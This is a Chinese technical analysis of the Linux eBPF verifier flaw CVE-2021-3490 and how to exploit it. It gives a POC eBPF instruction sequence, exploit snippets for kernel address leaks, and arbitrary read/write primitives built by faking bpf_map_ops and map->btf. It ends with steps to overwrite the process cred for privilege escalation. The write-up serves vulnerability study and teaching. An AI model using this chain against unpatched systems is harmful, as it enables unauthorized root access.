Linux eBPF模块漏洞利用分析

付烨齐 2022/3/12

技术分析

eBPF简介

linux的用户层和内核层是隔离的，想让内核执行用户的代码，正常是需要编写内核模块，当然内核模块只能root用户才能加载。而BPF则相当于是内核给用户开的一个绿色通道：`BPF（Berkeley Packet Filter）`提供了一个用户和内核之间代码和数据传输的桥梁。用户可以用eBPF指令字节码的形式向内核输送代码，并通过事件（如往socket写数据）来触发内核执行用户提供的代码；同时以`map（key，value）`的形式来和内核共享数据，用户层向map中写数据，内核层从map中取数据，反之亦然。

BPF发展经历了2个阶段，`cBPF（classic BPF）`和`eBPF（extend BPF）`（linux内核3.15以后），cBPF已退出历史舞台，后文提到的BPF默认为eBPF。

eBPF程序的运行过程如下：在用户空间生产eBPF“字节码”，然后将“字节码”加载进内核中的“虚拟机”中，然后进行一系列检查，通过则能够在内核中执行这些“字节码”。类似Java与JVM虚拟机，但是这里的虚拟机是在内核中的。

eBPF起初是用于捕获和过滤特定规则的网络数据包，现在也被用在防火墙，安全，内核调试与性能分析等领域。




图 Bvp47-美国NSA方程式的顶级后门使用BPF技术实现隐蔽信道

eBPF虚拟指令系统

寄存器eBPF虚拟指令系统属于RISC（所有指令长度相同），拥有10个虚拟寄存器，R0-R10，在实际运行时，虚拟机会把这10个寄存器一一对应于硬件CPU的10个物理寄存器，以x64为例，对应关系如下：

```
    R0 – rax (函数返回值)
    R1 - rdi (参数)
    R2 - rsi (参数)
    R3 - rdx (参数)
    R4 - rcx (参数)
    R5 - r8  (参数)
    R6 - rbx
    R7 - r13
    R8 - r14
    R9 - r15
    R10 – rbp (只读，栈指针，frame pointer)
```

指令结构体

`struct bpf_insn`，每一个eBPF程序都是一个`bpf_insn`数组，使用bpf系统调用将其载入内核。

```
struct bpf_insn {
    __u8    code;        /* opcode */
    __u8    dst_reg:4;    /* dest register */
    __u8    src_reg:4;    /* source register */
    __s16    off;        /* signed offset */
    __s32    imm;        /* signed immediate constant */
};
```

功能

程序功能由code字节决定，最低3位表示大类功能，共7类大功能：

```
#define BPF_CLASS,
(code) ((code) & 0x07)
#define   BPF_LD    0x00
#define   BPF_LDX   0x01
#define   BPF_ST    0x02
#define   BPF_STX   0x03
#define   BPF_ALU   0x04
#define   BPF_JMP   0x05
#define   BPF_RET   0x06
#define   BPF_MISC  0x07
```

各大类功能可组合成不同的新功能。

例如一条简单的x86指令：`mov esi,0xffffffff`，对应BPF指令为`BPF_MOV32_IMM(BPF_REG_2, 0xffffffff)`，对应数据结构为：

```
#define BPF_MOV32_IMM(DST, IMM)                    \
    ((struct bpf_insn) {                      \
        .code  = BPF_ALU | BPF_MOV | BPF_K,        \
        .dst_reg = DST,                       \
        .src_reg = 0,                      \
        .off   = 0,                     \
        .imm   = IMM })
```

`dst_reg`代表目的寄存器，限制为0-10；`src_reg`代表目的寄存器，限制为0-10；`off`代表地址偏移；`imm`代表立即数。

这里BPF_X 指基于寄存器的操作数（register-based operations），BPF_K 指基于立即操作数（immediate-based operations）。

BPF加载过程

（1）`syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr))`

申请一个map结构，这个结构是用户态与内核态交互的一块共享内存，在`attr`结构体中指定map的类型、大小、最大容量。map会被分配一个文件描述符。

```
int bpf_create_map(enum bpf_map_type map_type,
  unsigned int key_size, unsigned int value_size,  unsigned int max_entries){
  union bpf_attr attr = {
    .map_type = map_type,
    .key_size = key_size, //表示索引的大小
    .value_size = value_size, //map数组每个元素的大小
    .max_entries = max_entries   //map数组的大小
  };
  return syscall(__NR_BPF, BPF_MAP_CREATE, &attr, sizeof(attr));
}
```

内核态调用`BPF_FUNC_map_lookup_elem`查看map中的数据，用户态通过`syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr))`查看map中的数据。

```
int bpf_lookup_elem(int fd, const void *key, void *value)
{
  union bpf_attr attr = {
    .map_fd = fd,
    .key = ptr_to_u64(key),
    .value = ptr_to_u64(value),
  };

  return syscall(__NR_BPF, BPF_MAP_LOOKUP_ELEM, &attr,
sizeof(attr));
}
```

`syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr))`

对map数据进行更新。

```
int bpf_update_elem(int fd, const void *key, const void *value,
          uint64_t flags)
{
  union bpf_attr attr = {
    .map_fd = fd,
    .key = ptr_to_u64(key),
    .value = ptr_to_u64(value),
    .flags = flags,
  };

  return syscall(__NR_BPF, BPF_MAP_UPDATE_ELEM, &attr,
sizeof(attr));
}
```

(2) `syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr))`

将用户编写的EBPF代码加载进入内核，采用模拟执行对代码进行合法性检查，`attr`结构体中包含了指令数量、指令首地址指针、日志级别等属性。

```
int bpf_prog_load(enum bpf_prog_type type,
          const struct bpf_insn *insns, int insn_cnt,
                  const char *license){
  union bpf_attr attr = {
    .prog_type = type,
    .insns = ptr_to_u64(insns),
    .insn_cnt = insn_cnt,
    .license = ptr_to_u64(license),
    .log_buf = ptr_to_u64(bpf_log_buf),
    .log_size = LOG_BUF_SIZE,
    .log_level = 1,
  };
  return syscall(__NR_BPF, BPF_PROG_LOAD, &attr, sizeof(attr));}
```

（3）`setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)`—将用户写的BPF程序绑定到指定的socket上，`progfd`为上一步骤的返回值。

（4）用户程序通过操作上一步骤中的socket来触发BPF真正执行。此后对于每一个socket数据包执行EBPF代码进行检查，此时为真实执行。

总结：加载过程

```
 mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 0x100);
  if (mapfd < 0) __exit(strerror(errno));
  puts("mapfd finished");
  progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
      (struct bpf_insn *)__prog, PROGSIZE, "GPL", 0); //__prog代码
  if (progfd < 0) __exit(strerror(errno));
  puts("bpf_prog_load finished");
  if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)) __exit(strerror(errno));
  puts("socketpair finished");
  if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0) __exit(strerror(errno));
  puts("setsockopt finished");
```

内核中的eBPF验证程序


允许用户代码在内核中运行存在一定的危险性。因此，在加载每个eBPF程序之前，都要执行合法性检查。主要函数是bpf_check()，包含check_cfg()和do_check_main()函数。

第一，调用check_cfg()——确保eBPF程序能正常终止，不包含任何可能导致内核锁定的循环。这是通过对程序的控制流图CFG进行深度优先搜索来实现的。程序需3个条件：a.所有指令必须可达；b.没有往回跳转的指令；c.没有跳的太远超出指令范围的指令。

第二，调用do_check_main()->do_check_common()->do_check()——内核验证器（verifier），模拟eBPF程序的执行，模拟通过后才能正常加载。在执行每条指令之前和之后，都需要检查虚拟机状态，以确保寄存器和堆栈状态是有效的。禁止越界跳转，也禁止访问非法数据。

第三，验证器使用eBPF程序类型来限制可以从eBPF程序中调用哪些内核函数以及可以访问哪些数据结构。

bpf程序的执行流程如下图：



在verify阶段，当指针和常数进行各种数学运算，如addr+x时，会使用x的取值范围去验证这样的运算是否越界。

所以，如果在verify阶段，常数变量的取值范围计算存在逻辑上的漏洞，就会导致该变量实际运行时的值不在取值范围内。 假设用户申请了一块0x1000的map，然后用户想读写map+x位置的内存，x是常数变量。由于漏洞，verify阶段计算x的取值范围是0<=x<=0x1000, 验证通过，然后jit compile成汇编执行。但是实际用户传入x的值是0x2000，这样就导致了内存的越界读写。 CVE-2020-8835、CVE-2020-27194、CVE-2021-3490以及GeekPwn的kernel题都是这种类型的洞。

漏洞分析

CVE-2021-3490

影响版本： Linux kernel before version 5.12.4

漏洞成因：eBPF模块—`kernel/bpf/verifier.c` 的按位操作（AND、OR 和 XOR）的 eBPF ALU32 边界跟踪没有正确更新 32 位边界，造成 Linux 内核中的越界读取和写入，从而导致任意代码执行。

漏洞调用链

adjust_scalar_min_max_vals在更新边界时，会调用scalar32_min_max_and和scalar_min_max_and分别更新32位和64位边界。

```
static int adjust_scalar_min_max_vals(..)
{
...
case BPF_AND:
      dst_reg->var_off = tnum_and(dst_reg->var_off,
      src_reg.var_off);
      scalar32_min_max_and(dst_reg, &src_reg);    // <---
      scalar_min_max_and(dst_reg, &src_reg);
      break;
```

但是开发者错误地假设了处理64位的scalar_min_max_and的__mark_reg_known(dst_reg, dst_reg->var_off.value);会帮32位更新边界，因此没有在32位的scalar32_min_max_and里写边界更新函数。

```
static void scalar32_min_max_and(struct bpf_reg_state *dst_reg,
                                 struct bpf_reg_state *src_reg)
{
    bool src_known = tnum_subreg_is_const(src_reg->var_off);
    bool dst_known = tnum_subreg_is_const(dst_reg->var_off);
    struct tnum var32_off = tnum_subreg(dst_reg->var_off);
    s32 smin_val = src_reg->s32_min_value;
    u32 umax_val = src_reg->u32_max_value;
    /* Assuming scalar64_min_max_and will be called so its safe
    * to skip updating register for known 32-bit case.
    */
    if (src_known && dst_known)
        return;
...}
```

实际上，64位的scalar_min_max_and会使用__mark_reg_known更新32位边界的条件是，src和dst都是64位数，因此，32位的dst_reg并没有更新边界。

这导致32位的dst_reg的边界是计算前的值，而非计算后的值。

```
static void scalar_min_max_and(struct bpf_reg_state *dst_reg,
                               struct bpf_reg_state *src_reg)
{
    bool src_known = tnum_is_const(src_reg->var_off);
    bool dst_known = tnum_is_const(dst_reg->var_off);
    s64 smin_val = src_reg->smin_value;
    u64 umin_val = src_reg->umin_value;

    if (src_known && dst_known) {
            __mark_reg_known(dst_reg, dst_reg->var_off.value);
            return;
    }
  ...}
```

接着 adjust_scalar_min_max_vals() 会调用以下三个函数来更新 dst_reg 寄存器的边界。每个函数都包含32位和64位的处理部分，我们这里只关心32位的处理部分。reg 的边界是根据当前边界和 reg->var_off 来计算的。min边界是取 max{当前min边界、reg 确定的值}，会变大；max边界是取 min{当前max边界，reg确定的值}，会变小。

```
static void __update_reg32_bounds(struct bpf_reg_state *reg){
    struct tnum var32_off = tnum_subreg(reg->var_off);
    reg->s32_min_value = max_t(s32, reg->s32_min_value,
var32_off.value
                               | (var32_off.mask & S32_MIN));
     reg->s32_max_value = min_t(s32, reg->s32_max_value,
        var32_off.value | (var32_off.mask & S32_MAX));
     reg->u32_min_value = max_t(u32, reg->u32_min_value,
(u32)var32_off.value);
     reg->u32_max_value = min(reg->u32_max_value,
           (u32)(var32_off.value |  var32_off.mask));}
```

漏洞POC

构造指令`BPF_ALU64_REG(BPF_AND, R2, R3)`，对 R2 和 R3 进行与操作，并保存到 R2。

- `R2->var_off = {mask = 0xFFFFFFFF00000000; value = 0x1}`，表示R2低32位已知为1，高32位未知。由于低32位已知，所以其32位边界也为1。
- `R3->var_off = {mask = 0x0; value = 0x100000002}`，表示其整个64位都已知，为 `0x100000002`。

更新R2的32位边界的步骤如下：

- 先调用 adjust_scalar_min_max_vals() -> tnum_and() 对 `R2->var_off` 和 `R3->var_off` 进行AND操作，并保存到 `R2->var_off`。**结果 `R2->var_off = {mask = 0x100000000; value = 0x0}`**，由于R3是确定的且R2高32位不确定，所以运算后，只有第32位是不确定的。

```
struct tnum tnum_and(struct tnum a, struct tnum b)
{
    u64 alpha, beta, v;

    alpha = a.value | a.mask;
    beta = b.value | b.mask;
    v = a.value & b.value;
    return TNUM(v, alpha & beta & ~v);
}
```

再调用 adjust_scalar_min_max_vals() -> scalar32_min_max_and()，会直接返回，因为R2和R3的低32位都已知。

再调用 `adjust_scalar_min_max_vals()` -> `__update_reg_bounds()` -> `__update_reg32_bounds()`，会设置 u32_max_value = 0，因为 var_off.value = 0 < u32_max_value = 1。同时，设置 u32_min_value = 1，因为 var_off.value = 0 < u32_min_value。带符号边界也一样。（因为这里的 u32_max_value和 u32_min_value还是R2原本的值）。最后得到寄存器 R2 — {u,s}32_max_value = 0 < {u,s}32_min_value = 1。

POC

```
BPF_LD_IMM64(BPF_REG_8, 0x1),         //  r8 = 0x1
BPF_ALU64_IMM(BPF_LSH, BPF_REG_8, 32),// r8 <<= 32  0x10000 0000
BPF_ALU64_IMM(BPF_ADD, BPF_REG_8, 2), // r8 += 2    0x10000 0002
BPF_MAP_GET(0, BPF_REG_5),    // r5 = *(u64 *)(r0 +0) 64位均为unknown
BPF_MOV64_REG(BPF_REG_6, BPF_REG_5),  // r6 = r5
BPF_LD_IMM64(BPF_REG_2, 0xFFFFFFFF),  // r2 = 0xffffffff
BPF_ALU64_IMM(BPF_LSH, BPF_REG_2, 32),  // r2 <<= 32 0xFFFFFFFF00000000
BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_2), // r6 &= r2  高32位unknown, 低32位known 为0
BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1), // r6 += 1  mask = 0xFFFFFFFF00000000, value = 0x1
// trigger the vulnerability
```

```
11 BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_8),   // r6 &= r8
   r6: u32_min_value=1, u32_max_value=0
12
13 BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1),     // r6 += 1    r6:
   u32_max_value = 1, u32_min_value = 2, var_off = {0x100000000;
   value = 0x1}
14 BPF_JMP32_IMM(BPF_JLE, BPF_REG_5, 1, 1),    // if w5 <= 0x1 goto
   pc+1   r5: u32_min_value = 0, u32_max_value = 1, var_off = {mask =
   0xFFFFFFFF00000001; value = 0x0}
15 BPF_EXIT_INSN(),
16 BPF_ALU64_REG(BPF_ADD, BPF_REG_6, BPF_REG_5), // r6 += r5     r6:
   verify:2   fact:1
17 BPF_MOV32_REG(BPF_REG_6, BPF_REG_6),      // w6 = w6    对64位进行
   截断，只看32位部分
18 BPF_ALU64_IMM(BPF_AND, BPF_REG_6, 1),     //r6: verify:0   fact:1
```

调试

verifier 日志输出

加载BPF程序时设置log_level=2，可在`verifier`检测出指令错误时输出指令信息

```
union bpf_attr prog_attrs =
{
    .prog_type = BPF_PROG_TYPE_SOCKET_FILTER,
    .insn_cnt = cnt,
    .insns = (uint64_t)insn,
    .license = (uint64_t)"",
    .log_level = 2,                          // 设置为 1 时，就能输出简洁的指令信息
    .log_size = sizeof(verifier_log_buff),
    .log_buf = verifier_log_buff
};
```

runtime调试

`ALU Sanitation`是运行时检查指令执行情况的保护机制，可以通过插桩观察BPF指令是否已经改变。

为了获取每条指令执行时的寄存器状态，可以关闭`CONFIG_BPF_JIT`选项并在`___bpf_prog_run()`插入`printk`语句，`regs`指向寄存器值，`insn`指向指令。

编译时设置`CONFIG_BPF_JIT`，则BPF程序在verifier验证后是JIT及时编译的；如果不设置该选项，则采用eBPF解释器来解码并执行BPF程序。

示例如下：

```
//kernel/bpf/core.c:___bpf_prog_run()
select_insn:
    //add
    printk("instruction is: %0x\n", insn->code);
    printk("r0: %llx, r1: %llx, r2: %llx, r3: %llx, r4: %llx, r5: %llx, r6: %llx, r7: %llx, r8: %llx, r9: %llx, r10: %llx
\n",
regs[0], regs[1], regs[2], regs[3], regs[4], regs[5], regs[6], regs[7], regs[8], regs[9], regs[10]);
//add end
        goto *jumptable[insn->code];
```

漏洞利用

地址泄露

`bpf_create_map`创建map，传入用户数据，这个结构是用户态与内核态交互的一块共享内存。`bpf_create_map()`实际调用`map_create()`来创建`bpf_array`结构，用户传入的数据放在value[] 处，value在 bpf_array 中偏移0x110，所以bpf_map的结构地址是*(&map-0x110)

```
struct bpf_array {
    struct bpf_map map;     <-----------------
...
    struct bpf_array_aux *aux;
    union {
        char value[];   <----------------- 0x110
...
```

创建map时设置 BPF_MAP_TYPE_ARRAY 类型时，会将ops指针赋值为 array_map_ops， array_map_ops 是一个全局结构包含很多函数指针，可以用于泄露内核地址；设置为BPF_MAP_TYPE_STACK 时 ops指针赋值为 stack_map_ops。

```
struct bpf_map {
    const struct bpf_map_ops *ops;  <-----------------
    struct bpf_map *inner_map_meta;
    void *security;
    enum bpf_map_type map_type;
    //....
    u64 writecnt;
}
```

```
// /kernel/bpf/queue_stack_maps.c#L272    BPF_MAP_TYPE_STACK
const struct bpf_map_ops stack_map_ops = {
  .map_alloc_check = queue_stack_map_alloc_check,
  .map_alloc = queue_stack_map_alloc,
  .map_free = queue_stack_map_free,
  .map_lookup_elem = queue_stack_map_lookup_elem,
  .map_update_elem = queue_stack_map_update_elem,
  .map_delete_elem = queue_stack_map_delete_elem,
  .map_push_elem = queue_stack_map_push_elem,
  .map_pop_elem = stack_map_pop_elem,
  .map_peek_elem = stack_map_peek_elem,
  .map_get_next_key = queue_stack_map_get_next_key,
};
```

泄露内核地址：读取`bpf_array->map->ops`指针，位于`&value[0]-0x110`(eBPF程序中可以获取`&value[0]`，再减去0x110即可)，用户层调用`bpf_lookup_elem()`读取map数据。

EXP

```
BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x110),   // r6=0x110
BPF_MAP_GET_ADDR(0, BPF_REG_7),         // r7 = &map[0]
BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6), // r7 -= r6
BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0), // r8 = *(u64 *)(r7 +0)
BPF_MAP_GET_ADDR(4, BPF_REG_6),         //r6 = &map[4]
BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_8, 0), // *(u64 *)(r6 +0) = r8
```

任意地址写

调用 `bpf_create_map()` 构造`bpf_array`时，类型设置为 BPF_MAP_TYPE_QUEUE 或者 BPF_MAP_TYPE_STACK 。（这样bpf_array->map->ops会被赋值为全局函数表queue_map_ops或stack_map_ops，其中包含可利用的map_push_elem函数指针）。

在exp_value上布置伪造的array_map_ops，伪造的 array_map_ops 中将 map_push_elem 填充为map_get_next_key ，这样调用map_push_elem时就会调用 map_get_next_key ，并将&exp_value[0]的地址覆盖到map[0]，同时要构造 map 的一些字段绕过某些检查。

```
struct bpf_array {
    struct bpf_map map;     // <-------- 覆盖为 &exp_value[0]
    u32 elem_size;
    u32 index_mask;
    struct bpf_array_aux *aux;
    union {
        char value[];   // 用户数据 exp_value，放置伪造的
array_map_ops 函数表
        void *ptrs[];
        void *pptrs[];
    };
}
```

```c
// /kernel/bpf/queue_stack_maps.c#L272    BPF_MAP_TYPE_STACK
const struct bpf_map_ops stack_map_ops = {
  .map_alloc_check = queue_stack_map_alloc_check,
  .map_alloc = queue_stack_map_alloc,
  .map_free = queue_stack_map_free,
  .map_lookup_elem = queue_stack_map_lookup_elem,
  .map_update_elem = queue_stack_map_update_elem,
  .map_delete_elem = queue_stack_map_delete_elem,
  .map_push_elem = queue_stack_map_push_elem,   // map_push_elem 伪造成 map_get_next_key
  .map_pop_elem = stack_map_pop_elem,
  .map_peek_elem = stack_map_peek_elem,
  .map_get_next_key = queue_stack_map_get_next_key, // map_get_next_key
};
```

调用 `bpf_update_elem` 任意写内存， `bpf_update_elem` -> `map_update_elem(mapfd, &key, &value, flags)` -> `map_push_elem` (被填充成 map_get_next_key) -> `array_map_get_next_key` .

`map_push_elem()` 的参数是 value 和 flags，分别对应 `array_map_get_next_key()` 的 key 和 next_key 参数，这里有一个32位的赋值操作 `(u32 *)next_key = *(u32 *)key +1` ， 因此可以构造 *flags = value[0]+1，这里 index 和 next 都是 u32 类型， 所以可以任意地址写 4个byte。

```
// .map_push_elem = queue_stack_map_push_elem
static int queue_stack_map_push_elem(struct bpf_map *map, void
*value, u64 flags)
// .map_get_next_key = queue_stack_map_get_next_key
static int array_map_get_next_key(struct bpf_map *map, void *key,
void *next_key) {
  struct bpf_array *array = container_of(map, struct bpf_array,
map);
  u32 index = key ? *(u32 *)key : U32_MAX;
  u32 *next = (u32 *)next_key;
 ...
   *next = index + 1;
...
```

任意地址读

利用`BPF_OBJ_GET_INFO_BY_FD`选项进行任意读。通过修改map->btf 指针为target_addr-0x58，读取map->btf+0x58处的32 bit值（map->btf.id）

调用流：BPF_OBJ_GET_INFO_BY_FD -> bpf_obj_get_info_by_fd() -> bpf_map_get_info_by_fd()

```
// bpf_map_get_info_by_fd()
static int bpf_map_get_info_by_fd(struct bpf_map *map,
                  const union bpf_attr *attr,
                  union bpf_attr __user *uattr)
{
    struct bpf_map_info __user *uinfo = u64_to_user_ptr(attr->info.info);
    struct bpf_map_info info = {};
    u32 info_len = attr->info.info_len;
  ......
```

```
    if (map->btf) {
          info.btf_id = btf_id(map->btf); <---- fake map->btf
          info.btf_key_type_id = map->btf_key_type_id;
          info.btf_value_type_id = map->btf_value_type_id;
      }
  ......
        if (copy_to_user(uinfo, &info, info_len) ||  <----leak
info
          put_user(info_len, &uattr->info.info_len))
          return -EFAULT;

    return 0;
}
```

所以只需要修改 map->btf 为 target_addr-0x58，就可以把btf->id（target_addr处的值）泄露到用户态info中，泄漏的信息在struct bpf_map_info 结构偏移0x40处，由于是u32类型，所以一次只能泄露4个字节。

漏洞利用总结

- 创建eBPF代码，载入内核，通过verifier检查；
- 泄露内核基址：读取 `bpf_array->map->ops` 指针，位于 `&value[0]-0x110` (eBPF程序中可以获取 `&value[0]`，再减去0x110即可)，用户层调用 `bpf_lookup_elem()` 读取map数据。
- `&value[0]+0x80+0x70` 处伪造 `bpf_array->map->ops->map_push_elem`：先任意读泄露 `bpf_array->map->ops->map_get_next_key`，然后在 `&value[0]+0x80` 处伪造 `bpf_array->map->ops` 函数表，将 `map_push_elem` 替换为 `map_get_next_key`，便于之后构造任意写；
- 泄露 `&value[0]`：便于在 `value[]` 上伪造假的 `bpf_array->map->ops` 函数表；读取value[0]的地址，由于 `bpf_array->waitlist` (偏移0xc0)指向自身，所以 `&value[0]= &bpf_array->waitlist + 0x50`，只需读取 `&value[0]-0x110+0xc0` 的值，加上0x50即可，读出来的地址存放在 `value[4]`。
- 泄露 `task_struct` 地址：任意地址读，篡改 `bpf_array->map->btf` (偏移

0x40)，利用 `bpf_map_get_info_by_fd` 泄露 `map->btf+0x58` 地址处的4字节（将 `map->btf` 篡改为 `target_addr-0x58` 即可）；首个 `task_struct` 地址存放在 `init_pid_ns`。

- 找到本线程的cred地址：遍历 `task_struct->tasks->next` 链表，读取指定线程的cred地址。
- 修改cred，任意地址写：篡改 `bpf_array->map->ops` 函数表指针，指向 `&value[0]+0x80` 处伪造的 `bpf_map_ops` 函数表，将 `map_push_elem` 改为 `map_get_next_key`，这样调用 `map_push_elem` 时实际会调用 `map_get_next_key`，能够任意写4字节（用户层调用 `bpf_update_elem()`）；还需要构造 map 的3个字段绕过某些检查。

谢谢观看